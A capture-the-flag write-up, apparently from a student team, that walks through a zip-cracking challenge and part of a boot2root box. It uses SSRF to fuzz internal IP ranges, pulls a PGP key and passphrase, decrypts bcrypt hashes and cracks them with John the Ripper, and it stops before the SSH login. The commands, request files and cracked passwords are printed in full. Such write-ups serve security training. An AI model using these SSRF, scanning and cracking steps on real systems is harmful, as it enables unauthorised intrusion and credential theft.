Recovered........: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new), 4/4 (100.00%) Salts
Progress.........: 86016/57377540 (0.15%)
Rejected.........: 0/86016 (0.00%)
Restore.Point....: 14336/14344385 (0.10%)
Restore.Sub.#1...: Salt:3 Amplifier:0-1 Iteration:0-999
Candidate.Engine.: Device Generator
Candidates.#1....: chanda -> 230990
Hardware.Mon.#1..: Temp: 57c Util: 21% Core:1785MHz Mem:6000MHz Bus:8
```

```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ 7z e mystery.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_IN Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 3518 bytes (4 KiB)

Extracting archive: mystery.zip
--
Path = mystery.zip
Type = zip
Physical Size = 3518


Enter password (will not be echoed):
Everything is Ok

Folders: 13
Files: 4
Size:       84
Compressed: 3518
```

So 7z already saved all files that were present in directories into the current directory

```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ ls
1       2   4      desktop   Dont_open_it.txt   files      flaG.txt   'meta data'   pc         tasks
1.jpg   3   data   docs      extension.jpg      flag.txt   hash       mystery.zip   pictures   videos
```


That’s the flag


```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ cat extension.jpg
c3i{well_done_u_got_it}
```

Challenge: Ch@CH@

It was under the boot2root category this was a very important challenge to solve if we hadn't pwned this, we would have been doomed

Port scanning
First I used threader3000 and Nmap to scan port






Overall ports 22,25,2222 and 8000 are open

Service scan on open ports


```
┌──(shivam㉿kali)-[~]
└─$ sudo nmap -p 22,25,2222,8000 -sC 167.71.227.20 -T4 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 01:18 IST
Nmap scan report for 167.71.227.20
Host is up (0.021s latency).

PORT     STATE    SERVICE
22/tcp   open     ssh
| ssh-hostkey:
|   256 2b:1f:67:bc:28:00:33:f6:b7:63:e8:69:28:95:ac:71 (ECDSA)
|_  256 49:99:3c:cd:69:72:68:f5:fe:50:91:af:61:4d:ce:71 (ED25519)
25/tcp   filtered smtp
2222/tcp open     EtherNetIP-1
| ssh-hostkey:
|   256 18:38:12:da:71:96:b5:73:e4:17:b4:ab:92:b2:58:0b (ECDSA)
|_  256 f6:80:de:c0:e5:48:f0:6d:47:8f:37:4e:8f:0f:5f:f0 (ED25519)
8000/tcp open     http-alt
|_http-title: Paste URL to See Your Application

Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

So port 25 is filtered, 22 & 2222 are for ssh don't know why 2 looks odd will check later and on port 8000 web server


Web Interface



As soon as I see it's taking URL as input I tested for ssrf




I can visit google.com let’s check for localhost and it’s rendered



So there is no restriction on Ip
Now check the file:// can we access any files?

Backend is python that’s why it can’t render file://



This means there is something to do with ssrf

I tried doing internal portscan like:
url=http://127.0.0.1:FUZZ where FUZZ goes from 1 - 65535 from the output I only received 8000 which is the web server

Then I tried doing directory fuzzing on 127.0.0.1:8000/FUZZ internally still empty-handed. Now I was stuck can't see the solution or what further I can do

I found a tool named ssrfmap that also didn't work here so I started reading blogs about internal ssrf and stumbled upon a blog
https://cyberweapons.medium.com/internal-port-scanning-via-ssrf-eb248ae6fa7b

To be more specific this part of the blog:

> *Metadata URL*
>
> *http://169.254.169.254/latest/meta-data/*

I pasted it into the remote server URL of the vulnerable API which looks like this:

> *https://vulnapp.com/down_report/?url=http://169.254.169.254/latest/meta-data/*

See the IP address? That's a link-local IP that starts with 169.254.0.0/16 since it uses 16 bits for hosts it has a 65536 IP address. And in Linux, if we have an ethernet connection we get an IP address on the eth0 interface or if we are on a wifi connection we get IP on the wlan0 interface but the thing to be noted is in both cases we don't have link-local address and server is also a VM connected to virtual ethernet so server do not have link-local IP.

I am on wifi that's why it's wlan0 you can see my IP in the network is 192.168.0.103 but the server is a VM it would be an eth0 interface but the interface doesn't matter the important thing is to find the IP range for me it's 192.168.0.0/24 on my network

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1280
        inet 192.168.0.103  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::fda5:3d23:ada5:3f99  prefixlen 64  scopeid 0x20<link>
        ether e0:0a:f6:b9:57:41  txqueuelen 1000  (Ethernet)
        RX packets 175208  bytes 118784893 (113.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1081165  bytes 85768628 (81.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

So what we have to fuzz here is:
url=http://192.168.0.1 to url=http://192.168.0.255
url=http://192.168.1.1 to url=http://192.168.1.255
url=http://192.168.2.1 to url=http://192.168.2.255
url=http://192.168.3.1 to url=http://192.168.3.255

We have to do this until we get the correct IP range
Copied the request from buprsuite into a request.txt file and made the changes in URL

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ cat request.txt
POST / HTTP/1.1
Host: 167.71.227.20:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://167.71.227.20:8000
Connection: close
Referer: http://167.71.227.20:8000/
Upgrade-Insecure-Requests: 1

url=http://192.168.0.FUZZ
```

The below command will generate numbers from 1 - 255 in the file name range

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ seq 1 255 > range
```

Run this ffuf command

```
ffuf -c -request request.txt -request-proto http -w range:FUZZ
```

I ran for the range 192.168.0.1 to 192.168.0.255 and none worked


```
________________________________________________

29                      [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 1214ms]
101                     [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 1177ms]
194                     [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 4238ms]
197                     [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 4243ms]
219                     [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 3239ms]
253                     [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 1118ms]
:: Progress: [255/255] :: Job [1/1] :: 1 req/sec :: Duration: [0:02:20] :: Errors: 249 ::
```

So move to the next range 192.168.1.FUZZ and there I got it


```
________________________________________________

6                       [Status: 200, Size: 2841, Words: 829, Lines: 102, Duration: 44ms]
5                       [Status: 200, Size: 2047, Words: 674, Lines: 87, Duration: 49ms]
2                       [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 60ms]
1                       [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 77ms]
36                      [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 3156ms]
29                      [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 3153ms]
```

The IP 192.168.1.5 and 192.168.1.6 are up and working let's see those pages


On 192.168.1.5
There is a directory named emplyee_data



On 192.168.1.6
A login page for some mailing application



In the source code of the login page, I found it’s doing a post request for login. I can’t log in via the ssrf because I can’t do post requests we need an SSH Port forwarding to do that



Let's enumerate the directory on 192.168.1.5
url=http://192.168.1.5/employee_data/

Directory listing for /employee_data/

- employee_details.xlsx
- message.txt
- passphase.txt
- private.key

Now let's fetch the xlsx file
url=http://192.168.1.5/employee_data/employee_details.xlsx
Can't fetch it 500 internal error so let's check other files

Extracted other files those are pgp message and private key

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ cat messege.txt
-----BEGIN PGP MESSAGE-----
Version: Keybase OpenPGP v2.0.76
Comment: https://keybase.io/crypto

wYwDMwcJDzmjjyoBBACNl1fDGPnVq0QAGebyx/tOfVbupk6+33vJaEsYN20cjjDr
7MQcyIs70gi+GOT6hjq8JWI9apRzu3TUHhb6XX+KcTa9UZxMB+1BKlZ10fsBicrU
nw8QKcyCb1dKCiigH5s8BK989w/yG6juGFQhz1KGesH0JcejH7GB90NlFBFnDdLB
MgF75nSdX/vx38I+TpgOggXq+lg1GavKhIWzYMjtq58YOUnfWux97nCQ7YDCdtzl
hDxxYPf48Wsohe+UJsn4eczYYJ79f3niKjCqEFeRj5+fFppXNOlQT6A58tDcshva
cPbk15ArTbDZ+X5k8rkm0dKfQkv1GgRnFAF9+PNnBYG7pDH1+tkFx1Y0+1W/oQtS
azh+DQmAECdpOIg2krTBnr/VYwD5zznh9Q/Qrnn4N4uKJYmggNdm8OV8u+oRl2wB
OClGIPklBDxfL0GaKR8LqtlxfzYn8Hfmp6RshSGHBoGbVozu9und1eOadwmadPJL
SiRMRY34wmBjDEZSYhgLkvO27eqZzxcgKYXmzTjb2Qz4Lsai+LHnXWMFNDQLKc7f
pnDF/tUUl2E+7blf1BIbx0bBNkTlv/sPKkb1kg8qnEuBDGbpOWuT8Lgvpsba7FVA
k+D+FCe9G3cx85sZg1S2yoanb6/vlmnjIGaxVAi665/pfWfPMHUOWJ91HauxsC+x
+gtP6aUyU1uyoKg+B+1z/AO0ar1GVVHyF+2QNu7i9wnlrNoNfX8bRPdm8wAekXMR
wWhfIXPKsRBeJVMqPJzFGJaeY8bRn/E7CHkunvRhi77j+LYuZENWvH7ldpEyirbe
FTG5NyxPiqTVd+JU9x2V9mb4Rg==
=VV8F
-----END PGP MESSAGE-----

┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ cat private.key
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: Keybase OpenPGP v2.0.76
Comment: https://keybase.io/crypto

xcFGBGSyrTcBBADtdE8goYptKo/juWCY41l8HkzNYU2rNo9ubwvYlD/V1z28PUzR
K0ozze7FbhFznlJa4Pfj0pZlTzu5ggQFI1I9yWWtiU5u5dSglLluZKKy9GJ0xw0j
```

For importing the pgp private key in Linux it asks for a password

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ gpg --import private.key
gpg: key 059A2707FDF1B790: "tech.com <michael@tech.com>" not changed
gpg: key 059A2707FDF1B790/059A2707FDF1B790: error sending to agent: Operation cancelled
gpg: error reading 'private.key': Operation cancelled
gpg: import from 'private.key' failed: Operation cancelled
gpg: Total number processed: 0
gpg:              unchanged: 1
gpg:       secret keys read: 1
```

There is a passphrase file in employee_data we can use that
And the key is imported

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ gpg --import private.key
gpg: key 059A2707FDF1B790: "tech.com <michael@tech.com>" not changed
gpg: key 059A2707FDF1B790: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

Let’s decrypt the message

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ gpg --decrypt messege.txt
gpg: encrypted with 1024-bit RSA key, ID 3307090F39A38F2A, created 2023-07-15
      "tech.com <michael@tech.com>"
CREATE TABLE tableName
(
    Name        VARCHAR(512),
    Mail        VARCHAR(512),
    Department  VARCHAR(512),
    Position    VARCHAR(512),
    Salary      INT,
    Hash        VARCHAR(512)
);

INSERT INTO tableName (Name, Mail, Department, Position, Salary, Hash) VALUES ('John Doe', 'john@tech.com', 'HR', '
HR Manager', '5000', '$2b$12$c5zZrtcmxSQf1W9RgWYYTOyy5zbZz7AHcOFQtXS5o/5jF5v7wLw4S');
INSERT INTO tableName (Name, Mail, Department, Position, Salary, Hash) VALUES ('Jane Smith', 'jane@tech.com', 'Sale
s', 'Sales Manager', '6000', '$2b$12$LXlHFgUAJulR64u.NgZgnObQIzXsbIN3m18fiOxrBqR7g9YE6uBw.');
INSERT INTO tableName (Name, Mail, Department, Position, Salary, Hash) VALUES ('Michael Brown', 'michael@tech.com',
 'IT', 'IT Specialist', '4500', '$2b$12$c5zZrtcmxSQf1W9RgWYYTOyy5zbZz7AHcOFQtXS5o/5jF5v7wLw4S');
INSERT INTO tableName (Name, Mail, Department, Position, Salary, Hash) VALUES ('Emily Johnson', 'emily@tech.com', '
Finance', 'Accountant', '4000', '$2b$12$0erU/35OMk2FfekpocUju.JohJmj95aHSyh6C0aE7jBJsJuZxka2a');
```

On decrypting the message found some hashes that look like sqldb hashes decrypted them and tried the passwords on SSH we also have usernames

Arranged the hashes in a format ready for cracking

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ cat hashes
john:$2b$12$c5zZrtcmxSQf1W9RgWYYTOyy5zbZz7AHcOFQtXS5o/5jF5v7wLw4S
jane:$2b$12$LXlHFgUAJulR64u.NgZgnObQIzXsbIN3m18fiOxrBqR7g9YE6uBw.
michael:$2b$12$c5zZrtcmxSQf1W9RgWYYTOyy5zbZz7AHcOFQtXS5o/5jF5v7wLw4S
emily:$2b$12$0erU/35OMk2FfekpocUju.JohJmj95aHSyh6C0aE7jBJsJuZxka2a
```

I used John the Ripper during CTF and John saves the hashes and passwords corresponding to it that's why can't show the output

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ john -w=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)
```

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ john hashes --show
john:12345678
jane:bigdaddy
michael:12345678
emily:qazwsxedc
```


Let’s try the password on SSH and remember there are 2 SSH ports 22 and 2222 try on both

```
